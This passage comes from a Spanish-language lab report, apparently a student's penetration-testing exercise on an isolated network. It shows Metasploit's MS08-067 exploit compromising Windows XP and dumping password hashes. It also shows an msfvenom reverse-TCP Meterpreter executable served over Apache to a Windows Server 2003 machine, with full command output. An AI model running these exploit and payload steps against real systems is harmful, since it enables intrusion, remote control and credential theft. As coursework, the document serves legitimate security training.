
meterpreter >
[*] 10.10.10.8 - Meterpreter session 1 closed. Reason: Died
```

Figura 49. Configurar el Payload

Ejecuté nuevamente el exploit contra la máquina víctima. El sistema reconoció otra vez que se trataba de un **Windows XP con Service Pack 3 en español**, y luego envió la carga maliciosa para aprovechar la vulnerabilidad.

En este intento, el ataque fue exitoso y logré abrir varias sesiones activas de **Meterpreter**, lo cual me dio acceso remoto estable al equipo objetivo. Esto significa que conseguí tomar el control de la máquina comprometida y desde este punto podría ejecutar comandos, explorar archivos o incluso mantener el acceso de forma persistente.

Con este resultado confirmé que el exploit **MS08-067** funciona correctamente en la víctima seleccionada y que es posible comprometer equipos vulnerables a través de esta falla.



```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 10.10.10.5:4444
[*] 10.10.10.8:445 - Automatically detecting the target ...
[*] 10.10.10.8:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] 10.10.10.8:445 - Selected Target: Windows XP SP3 Spanish (NX)
[*] 10.10.10.8:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (176198 bytes) to 10.10.10.8
[*] Sending stage (176198 bytes) to 10.10.10.8
[*] Meterpreter session 2 opened (10.10.10.5:4444 -> 10.10.10.8:1050) at 2025-09-03 00:17:00 -0500
meterpreter > [*] Meterpreter session 3 opened (10.10.10.5:4444 -> 10.10.10.8:1037) at 2025-09-03 00:17:00 -0500
meterpreter > |
```

Figura 50. Ejecución Del Exploit de La Máquina

En esta parte logré comprobar que la explotación fue totalmente exitosa. Desde la sesión de **Meterpreter**, abrí un servicio VNC que me permitió visualizar y controlar de forma remota el escritorio de la máquina víctima, la cual corre **Windows XP**.

En la ventana se puede ver claramente que tuve acceso al sistema operativo, incluso abriendo una terminal de comandos donde ejecuté el comando `ipconfig`. Con esto confirmé que efectivamente estaba dentro de la red de la víctima, mostrando la dirección IP del equipo comprometido (**10.10.10.8**) y sus configuraciones de red.

Este resultado es la prueba más evidente de que el ataque funcionó, ya que no solo logré abrir una sesión con Meterpreter, sino también controlar gráficamente la máquina objetivo como si estuviera frente a ella.




Figura 51. Acceso Remoto Exitoso

Luego ejecuté el comando **sysinfo**, con el cual confirmé que la máquina comprometida correspondía a un **Windows XP SP3 (versión 5.1, build 2600)**, arquitectura **x86**, en idioma español, dentro del dominio **INICIOMS**, y que además tenía **2 usuarios activos en sesión**.

Con este procedimiento verifiqué que no solo contaba con acceso por consola, sino también con control visual e interactivo del entorno gráfico del sistema, lo cual amplía significativamente las posibilidades de manipulación dentro del ejercicio de explotación.




Figura 52. Ejecución Del Comando Sysinfo

Después de establecer la sesión con la máquina víctima, ejecuté el comando **getuid** en meterpreter para comprobar con qué nivel de privilegios había logrado acceder al sistema. El

resultado mostró que mi usuario activo correspondía a **NT AUTHORITY\SYSTEM**, lo cual significa que obtuve los máximos privilegios dentro del sistema operativo.

Esto confirma que la explotación fue totalmente exitosa, ya que no solo conseguí una sesión de meterpreter y acceso al escritorio remoto mediante VNC, sino también el control absoluto de la máquina víctima con permisos de administrador a nivel de sistema.

```
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter > █
```

Figura 53. Ejecución Del Comando Comando Getuid

Una vez confirmé que ya me encontraba ejecutando la sesión con privilegios de **SYSTEM**, utilicé el comando **getsystem** para verificar si era posible elevar privilegios, pero el resultado mostró que **ya estaba corriendo como SYSTEM**, lo que ratificó mi control absoluto sobre la máquina.

Posteriormente, ejecuté el comando **hashdump**, el cual me permitió extraer los hashes de las contraseñas almacenadas en el sistema operativo. Como resultado, obtuve los registros de varios usuarios locales, entre ellos:

- **Administrador**
- **Asistente de ayuda**
- **Invitado**
- **SUPPORT_388945a0**
- **Yeco**

Con esta información, confirmé que no solo tenía el control total de la máquina, sino también acceso a los **hashes de credenciales** que podrían ser crackeados posteriormente para

obtener las contraseñas en texto plano. Este paso demuestra cómo, a través de la explotación exitosa, es posible comprometer completamente la seguridad del sistema y acceder a información altamente sensible.

```
meterpreter >
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter >
meterpreter >
meterpreter > hashdump
Administrador:500:4ec19744254597e2b8611ddcc23c95ed:822473d5b83089f54937b792f6c92b1c:::
Asistente de ayuda:1000:9691f07e6cf8fd79583d8d67e59e23d6:c6b980834fe38f4ca83a1cc37ff62f9e:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:ea19131227f1f303b0480b066679a965:::
Yeco:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > █
```

Figura 54. Ejecución Del Getsystem

En esta parte lo que hice fue listar todos los procesos que se estaban ejecutando en el sistema comprometido. Para eso usé el comando **ps** dentro de la sesión de *meterpreter*. Con este resultado pude ver el nombre de cada proceso, el usuario que lo estaba ejecutando y la ruta desde donde se estaba corriendo en Windows. Esto es importante porque me permite identificar procesos críticos del sistema como **explorer.exe**, **lsass.exe** o **svchost.exe**, y también ver si hay alguno sospechoso que me pueda servir para seguir con la explotación o para mantener el acceso.

```
meterpreter > ps
Process List
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x86	0	NT AUTHORITY\SYSTEM	
124	976	wscntfy.exe	x86	0	YEIBER-E7E5FE63\Yeco	C:\WINDOWS\system32\wscntfy.exe
148	1432	cmd.exe	x86	0	YEIBER-E7E5FE63\Yeco	C:\WINDOWS\system32\cmd.exe
356	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
492	644	alg.exe	x86	0	NT AUTHORITY\SERVICIO LOCAL	C:\WINDOWS\System32\alg.exe
576	356	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\\?\C:\WINDOWS\system32\csrss.exe
580	1432	ctfmon.exe	x86	0	YEIBER-E7E5FE63\Yeco	C:\WINDOWS\system32\ctfmon.exe
600	356	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	\\?\C:\WINDOWS\system32\winlogon.exe
644	600	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
656	600	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
816	644	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
880	644	svchost.exe	x86	0	NT AUTHORITY\Servicio de red	C:\WINDOWS\system32\svchost.exe
964	976	wuauclt.exe	x86	0	YEIBER-E7E5FE63\Yeco	C:\WINDOWS\system32\wuauclt.exe
976	644	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
1028	644	svchost.exe	x86	0	NT AUTHORITY\Servicio de red	C:\WINDOWS\system32\svchost.exe
1144	644	svchost.exe	x86	0	NT AUTHORITY\SERVICIO LOCAL	C:\WINDOWS\System32\svchost.exe
1432	1388	explorer.exe	x86	0	YEIBER-E7E5FE63\Yeco	C:\WINDOWS\Explorer.EXE
1528	644	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
1636	600	logon.scr	x86	0	YEIBER-E7E5FE63\Yeco	C:\WINDOWS\System32\logon.scr

```
meterpreter > █
```

Figura 55. Ejecución Del Comando PS

Aquí lo que hice fue usar el comando **ipconfig** dentro de la sesión de *meterpreter* para revisar la configuración de red de la máquina a la que accedí. Con esta información pude ver las interfaces de red disponibles, incluyendo la dirección IP asignada, que en este caso es **10.10.10.8**, junto con su máscara de red. Esto me sirve para saber en qué red interna se encuentra el equipo, qué conexión está usando y también para planear posibles movimientos laterales hacia otros dispositivos conectados en la misma red.

```
meterpreter >
meterpreter > ipconfig

Interface 1
-----
Name       : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU        : 1520
IPv4 Address : 127.0.0.1

Interface 2
-----
Name       : Adaptador de servidor PRO/1000 T de Intel(R) - Minipuerto del administrador de paquetes
Hardware MAC : 08:00:27:78:db:69
MTU        : 1500
IPv4 Address : 10.10.10.8
IPv4 Netmask : 255.255.255.0
meterpreter > 
```

Figura 56. Comando *Ipconfig*

En este paso utilicé el comando **shell** desde *meterpreter* para abrir una consola directamente en el sistema comprometido. Esto me permitió interactuar con el equipo víctima como si estuviera sentado frente a él. Al ejecutarlo, se creó un nuevo proceso y un canal de comunicación, y logré acceder a la línea de comandos de **Windows XP** en la carpeta **C:\WINDOWS\system32**. Con este acceso ya puedo lanzar comandos propios de Windows, lo que me da un mayor control sobre la máquina.

```
meterpreter >  
meterpreter > shell  
Process 1208 created.  
Channel 3 created.  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
C:\WINDOWS\system32>
```

Figura 57. shell

Una vez dentro de la consola de Windows, utilicé el comando **cd ..** dos veces para moverme hacia atrás en las carpetas. Al principio estaba ubicado en **C:\WINDOWS\system32**, luego pasé a la carpeta **C:\WINDOWS** y finalmente llegué al directorio raíz ****C:****. Con este movimiento lo que hice fue ubicarme en la raíz del sistema para tener un mejor control y poder explorar más fácilmente el resto de los directorios del equipo.

```
C:\WINDOWS\system32>cd ..  
cd ..  
  
C:\WINDOWS>  
  
C:\WINDOWS>cd ..  
cd ..  
  
C:\>
```

Figura 58. Comando cd

Aquí lo que hice fue usar el comando **dir** para listar el contenido del directorio principal ****C:****. Al ejecutar el comando pude ver las carpetas más importantes del sistema, como **Archivos de programa**, **Documents and Settings** y **WINDOWS**, además de algunos archivos de configuración como **AUTOEXEC.BAT** y **CONFIG.SYS**. Esta información me sirve para

tener un panorama general de cómo está organizado el sistema y desde dónde puedo seguir explorando información relevante del equipo.

```
C:\>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 5C6F-9766

Directorio de C:\

25/07/2025  17:14    <DIR>          Archivos de programa
25/07/2025  17:12             0 AUTOEXEC.BAT
25/07/2025  17:12             0 CONFIG.SYS
25/07/2025  17:14    <DIR>          Documents and Settings
25/07/2025  20:27    <DIR>          WINDOWS
                2 archivos             0 bytes
                3 dirs  40.050.487.296 bytes libres
```

Figura 59. Comando dir

En esta parte me moví hacia la carpeta **Documents and Settings** usando el comando **cd Doc***, que me permitió acceder rápidamente sin escribir el nombre completo. Una vez dentro, ejecuté el comando **dir** para ver su contenido. Allí pude observar las carpetas de usuarios como **All Users** y **Yeco**, lo que me confirma que el sistema tiene varias cuentas registradas. Este paso es importante porque me da la posibilidad de explorar los archivos y configuraciones de cada usuario, donde generalmente se guarda información sensible.

```
C:\>cd Doc*
cd Doc*

C:\Documents and Settings>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 5C6F-9766

Directorio de C:\Documents and Settings

25/07/2025  17:14    <DIR>          .
25/07/2025  17:14    <DIR>          ..
25/07/2025  17:12    <DIR>          All Users
25/07/2025  17:14    <DIR>          Yeco
                0 archivos             0 bytes
                4 dirs  40.050.487.296 bytes libres

C:\Documents and Settings>|
```

Figura 60. Carpeta Documents

Aquí entré a la carpeta del usuario Yeco usando el comando **cd Ye*** y después ejecuté **dir** para ver su contenido. Dentro de este directorio encontré las carpetas típicas de un perfil de usuario en Windows, como Escritorio, Favoritos, Menú Inicio y Mis documentos.

Esto confirma que estoy navegando en los archivos personales del usuario, lo cual es muy útil porque en estas carpetas normalmente se guarda información privada, accesos directos o configuraciones que pueden darme más pistas para la auditoría.

```
C:\Documents and Settings>cd Ye*
cd Ye*

C:\Documents and Settings\Yeco>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 5C6F-9766

Directorio de C:\Documents and Settings\Yeco

25/07/2025  17:14  <DIR>      .
25/07/2025  17:14  <DIR>      ..
25/07/2025  18:08  <DIR>      Escritorio
25/07/2025  17:14  <DIR>      Favoritos
25/07/2025  18:08  <DIR>      Menú Inicio
25/07/2025  17:14  <DIR>      Mis documentos
                0 archivos            0 bytes
                6 dirs  40.050.487.296 bytes libres

C:\Documents and Settings\Yeco>
```

Figura 61. Comando `cd Ye*`

En este último paso accedí al **Escritorio** del usuario **Yeco** utilizando el comando `cd Es*` y luego ejecuté `dir` para ver qué archivos tenía allí guardados. El resultado mostró que en esa carpeta no había ningún archivo almacenado, solamente los directorios por defecto (“.” y “..”). Aunque no encontré nada en el Escritorio, este recorrido me permitió confirmar que tenía acceso total a la información personal del usuario, lo que es clave dentro de la práctica de auditoría de seguridad.

```
C:\Documents and Settings\Yeco>cd Es*
cd Es*

C:\Documents and Settings\Yeco\Escritorio>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 5C6F-9766

Directorio de C:\Documents and Settings\Yeco\Escritorio

25/07/2025  18:08  <DIR>      .
25/07/2025  18:08  <DIR>      ..
                0 archivos            0 bytes
                2 dirs  40.050.487.296 bytes libres
```

Figura 62. Comando `cd Es*`

Aquí lo que hice fue crear nuevas carpetas en el Escritorio del usuario **Yeco**. Primero utilicé el comando **mkdir LAB-FELIPE** y verifiqué con **dir** que la carpeta se había creado correctamente. Luego repetí el mismo procedimiento con el comando **mkdir LAB-ASPRILLA**, y nuevamente comprobé con **dir** que ahora en el Escritorio existían las dos carpetas creadas. Con este ejercicio confirmé que tenía permisos de escritura en el sistema, lo cual significa que podía no solo leer información, sino también modificar y crear archivos en la máquina comprometida.

```
C:\Documents and Settings\Yeco\Escritorio>mkdir LAB-FELIPE
mkdir LAB-FELIPE

C:\Documents and Settings\Yeco\Escritorio>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 5C6F-9766

Directorio de C:\Documents and Settings\Yeco\Escritorio
28/08/2025  12:32    <DIR>        .
28/08/2025  12:32    <DIR>        ..
28/08/2025  12:32    <DIR>        LAB-FELIPE
               0 archivos             0 bytes
               3 dirs  40.050.454.528 bytes libres

C:\Documents and Settings\Yeco\Escritorio>mkdir LAB-ASPRILLA
mkdir LAB-ASPRILLA

C:\Documents and Settings\Yeco\Escritorio>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 5C6F-9766

Directorio de C:\Documents and Settings\Yeco\Escritorio
28/08/2025  12:34    <DIR>        .
28/08/2025  12:34    <DIR>        ..
28/08/2025  12:34    <DIR>        LAB-ASPRILLA
28/08/2025  12:32    <DIR>        LAB-FELIPE
               0 archivos             0 bytes
               4 dirs  40.050.454.528 bytes libres

C:\Documents and Settings\Yeco\Escritorio>█
```

Figura 63. Comando Mkdir LAB-FELIPE

En esta última captura se puede ver en el Escritorio de Windows que efectivamente quedaron creadas las carpetas **LAB-FELIPE** y **LAB-ASPRILLA**, tal como lo hice desde la consola. Esto confirma que los comandos que ejecuté funcionaron correctamente y que los cambios se reflejaron de manera visible en el sistema víctima. Con esto demostré que no solo pude acceder y explorar el equipo, sino también modificarlo, lo cual es un indicador claro del nivel de control alcanzado durante la práctica.




Figura 64. Carpetas LAB-FELIPE y LAB-ASPRILLA

Primero, creé una carpeta llamada **Laboratorio-asprilla** para organizar todo el trabajo del ejercicio. Luego entré en esa carpeta para empezar a trabajar dentro de ella. Después, utilicé una herramienta para generar un archivo ejecutable que me iba a permitir conectarme de forma remota a la máquina Windows. Al principio cometí un error porque puse mal la ruta del archivo y no se pudo crear.

Luego corregí el comando y volví a generarlo, esta vez en la carpeta correcta. El archivo se creó con éxito y se llamó **central.exe**. Este archivo será el que se ejecute en el servidor Windows para poder establecer la conexión.

3.5. Explotación de Kali Linux a Windows server 2003

Abrí el navegador en la máquina Windows y escribí la dirección del servidor (<http://10.10.10.5>). Al cargar la página, me apareció la pantalla por defecto de Apache2 en Debian, lo que significa que el servidor web está funcionando correctamente. Esta página indica que el servicio está activo y que puedo seguir trabajando con los archivos que suba a la carpeta del servidor web.




Figura 65. Apache2 en Debian

Primero creé una carpeta llamada **Laboratorio-asprilla** para organizar el trabajo. Entré en esa carpeta y utilicé la herramienta **msfvenom** para generar un archivo ejecutable que me permitiera conectarme de forma remota al servidor Windows.

Al principio, cometí un error en la ruta donde iba a guardar el archivo, por eso el comando no funcionó. Luego corregí la ruta y volví a generar el payload correctamente con el nombre **central.exe**. Finalmente, comprobé que el archivo se creó bien ejecutando el comando **ls**, y ahí apareció el ejecutable listo para usar.

```

C:\home\kali> mkdir Laboratorio-asprilla
C:\home\kali> cd Laboratorio-asprilla
C:\home\kali\Laboratorio-asprilla> msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.5 LPORT=4444 -f exe > /home/kali/Lab-andres/central.exe
zsh: no such file or directory: /home/kali/Lab-andres/central.exe
C:\home\kali\Laboratorio-asprilla> ls
C:\home\kali\Laboratorio-asprilla> msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.5 LPORT=4444 -f exe > /home/kali/Laboratorio-asprilla/central.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
C:\home\kali\Laboratorio-asprilla> ls
central.exe
C:\home\kali\Laboratorio-asprilla>

```

Figura 66. Carpeta Laboratorio-asprilla

Después de generar el archivo **central.exe**, lo copié a la carpeta donde se guardan los archivos que se pueden descargar desde el navegador, que es **/var/www/html/**. Para poder hacerlo, utilicé permisos de administrador porque esa carpeta es del sistema.

Luego le cambié los permisos al archivo para que pudiera ser ejecutado sin problemas por otros usuarios, asignándole permisos 755. Por último, entré a la carpeta **/var/www/html/** y verifiqué que el archivo **central.exe** se había copiado correctamente, junto con otros archivos que ya estaban ahí.

```

C:\home\kali\Laboratorio-asprilla> sudo cp central.exe /var/www/html/
[sudo] password for kali:
C:\home\kali\Laboratorio-asprilla> sudo chmod 755 /var/www/html/central.exe
C:\home\kali\Laboratorio-asprilla> cd /var/www/html/
C:\var\www\html> ls
central.exe factura.exe indexfs.html index.nginx-debian.html
C:\var\www\html>

```

Figura 67. Archivo Central.exe

Luego, desde la máquina Windows Server 2003, abrí el navegador Internet Explorer y accedí a la dirección del servidor (<http://10.10.10.5>) para ver los archivos que estaban disponibles. Entre ellos estaba el archivo **central.exe** que había colocado antes.

Hice clic en el archivo y apareció la opción para descargarlo. Lo guardé en el escritorio del servidor para tenerlo a la mano y poder ejecutarlo después.




Figura 68. máquina Windows Server 2003

Después de descargar el archivo desde el navegador, verifiqué que el ejecutable **central.exe** se encontraba en el escritorio del servidor Windows. Esto me confirma que el archivo se copió y descargó correctamente, y ya está listo para ejecutarlo cuando lo necesite.




Figura 69. Ejecutable central.exe

Después de preparar todo, abrí la herramienta **Metasploit** en Kali Linux usando el comando **msfconsole**. Esta herramienta sirve para gestionar los ataques y establecer la conexión con el archivo que se va a ejecutar en el servidor.

Al iniciar, aparece una animación divertida que simula accesos denegados con mensajes como “YOU DIDN'T SAY THE MAGIC WORD”, pero esto solo es una parte estética. Luego cargó correctamente la consola, donde ya se puede empezar a configurar el exploit.

```
C:\var\www\html> msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED...and ...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

+ --=[ metasploit v6.4.18-dev ]
+ --=[ 2437 exploits - 1255 auxiliary - 429 post ]
+ --=[ 1468 payloads - 47 encoders - 11 nops ]
+ --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
msf6 >
```

Figura 70. comando msfconsole

Una vez en Metasploit, configuré el módulo necesario para conectarme con el archivo que se ejecutó en el servidor Windows. Primero seleccioné el exploit **multi/handler**, que sirve para recibir la conexión. Después, indiqué el tipo de conexión que iba a usar, que en este caso fue **meterpreter reverse TCP**.

Luego configuré mi dirección IP (LHOST) y el puerto (LPORT) para que el servidor supiera a dónde conectarse. Finalmente ejecuté el exploit y, como se ve en la imagen, se estableció la sesión correctamente. Esto significa que ya tenía acceso remoto al servidor Windows 2003 desde mi Kali Linux.


```

Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.10.5
LHOST => 10.10.10.5
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.10.5:4444
[*] Sending stage (176198 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.5:4444 -> 10.10.10.10:1049) at 2025-09-03 03:17:25 -0500

meterpreter >

```

Figura 71. Ejecución en el Servidor Windows

Después de tener la conexión establecida con **meterpreter**, utilicé el comando **sysinfo** para obtener información del sistema comprometido. Pude confirmar que se trataba de un **Windows Server 2003**, con arquitectura **x86**, en idioma español y que había dos usuarios conectados. Esto me permite comprobar que la explotación fue exitosa y que ahora tengo control sobre el sistema remoto.

```

meterpreter > sysinfo
Computer      : SRVER
OS            : Windows Server 2003 (5.2 Build 3790, Service Pack 1).
Architecture : x86
System Language : es_ES
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >

```

Figura 72. Comando Sysinfo en Server 2003

Después, utilicé el comando **getuid** para comprobar el usuario con el que tenía acceso y confirmé que era el administrador del servidor. Luego ejecuté el comando **getsystem** para elevar privilegios y conseguir control total del sistema. El resultado indicó que la técnica se aplicó correctamente, lo que significa que ahora tengo permisos completos sobre el servidor Windows.

```

meterpreter >
meterpreter > getuid
Server username: SRVER\Administrador
meterpreter >
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
meterpreter >

```

Figura 73. Comando getuid en Server 2003

Utilicé el comando **hashdump** para extraer los hashes de las contraseñas de los usuarios del sistema. Esto me permitió obtener las credenciales cifradas del administrador, el invitado y otro usuario de soporte. Con estos hashes se podrían intentar ataques posteriores para descifrar las contraseñas. Esto confirma que el acceso fue completo y que se logró extraer información sensible del servidor.

```
meterpreter > hashdump
Administrador:500:a46139feaf2b9f117306d272a9441bb:6597d9fe8469e21d840e2cbff8d43c8b:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:a3add2036b26f921d234982ca98c870b:::
```

Figura 74. Comando hashdump en Server 2003

Ejecuté el comando **netstat** desde la sesión de Meterpreter para revisar las conexiones activas en el servidor Windows. En la lista pude ver claramente que el archivo **central.exe** está en estado **ESTABLISHED**, lo que indica que la conexión entre el servidor y mi máquina Kali sigue activa y funcionando correctamente. Esto confirma que la sesión remota está establecida y operativa.

```
meterpreter > netstat
Connection list

```


Proto	Local address	Remote address	State	User	Inode	PID/Program name
tcp	0.0.0.0:135	0.0.0.0:*	LISTEN	0	0	800/svchost.exe
tcp	0.0.0.0:445	0.0.0.0:*	LISTEN	0	0	4/System
tcp	0.0.0.0:1025	0.0.0.0:*	LISTEN	0	0	532/lsass.exe
tcp	10.10.10.10:139	0.0.0.0:*	LISTEN	0	0	4/System
tcp	10.10.10.10:1049	10.10.10.5:4444	ESTABLISHED	0	0	2009/central.exe
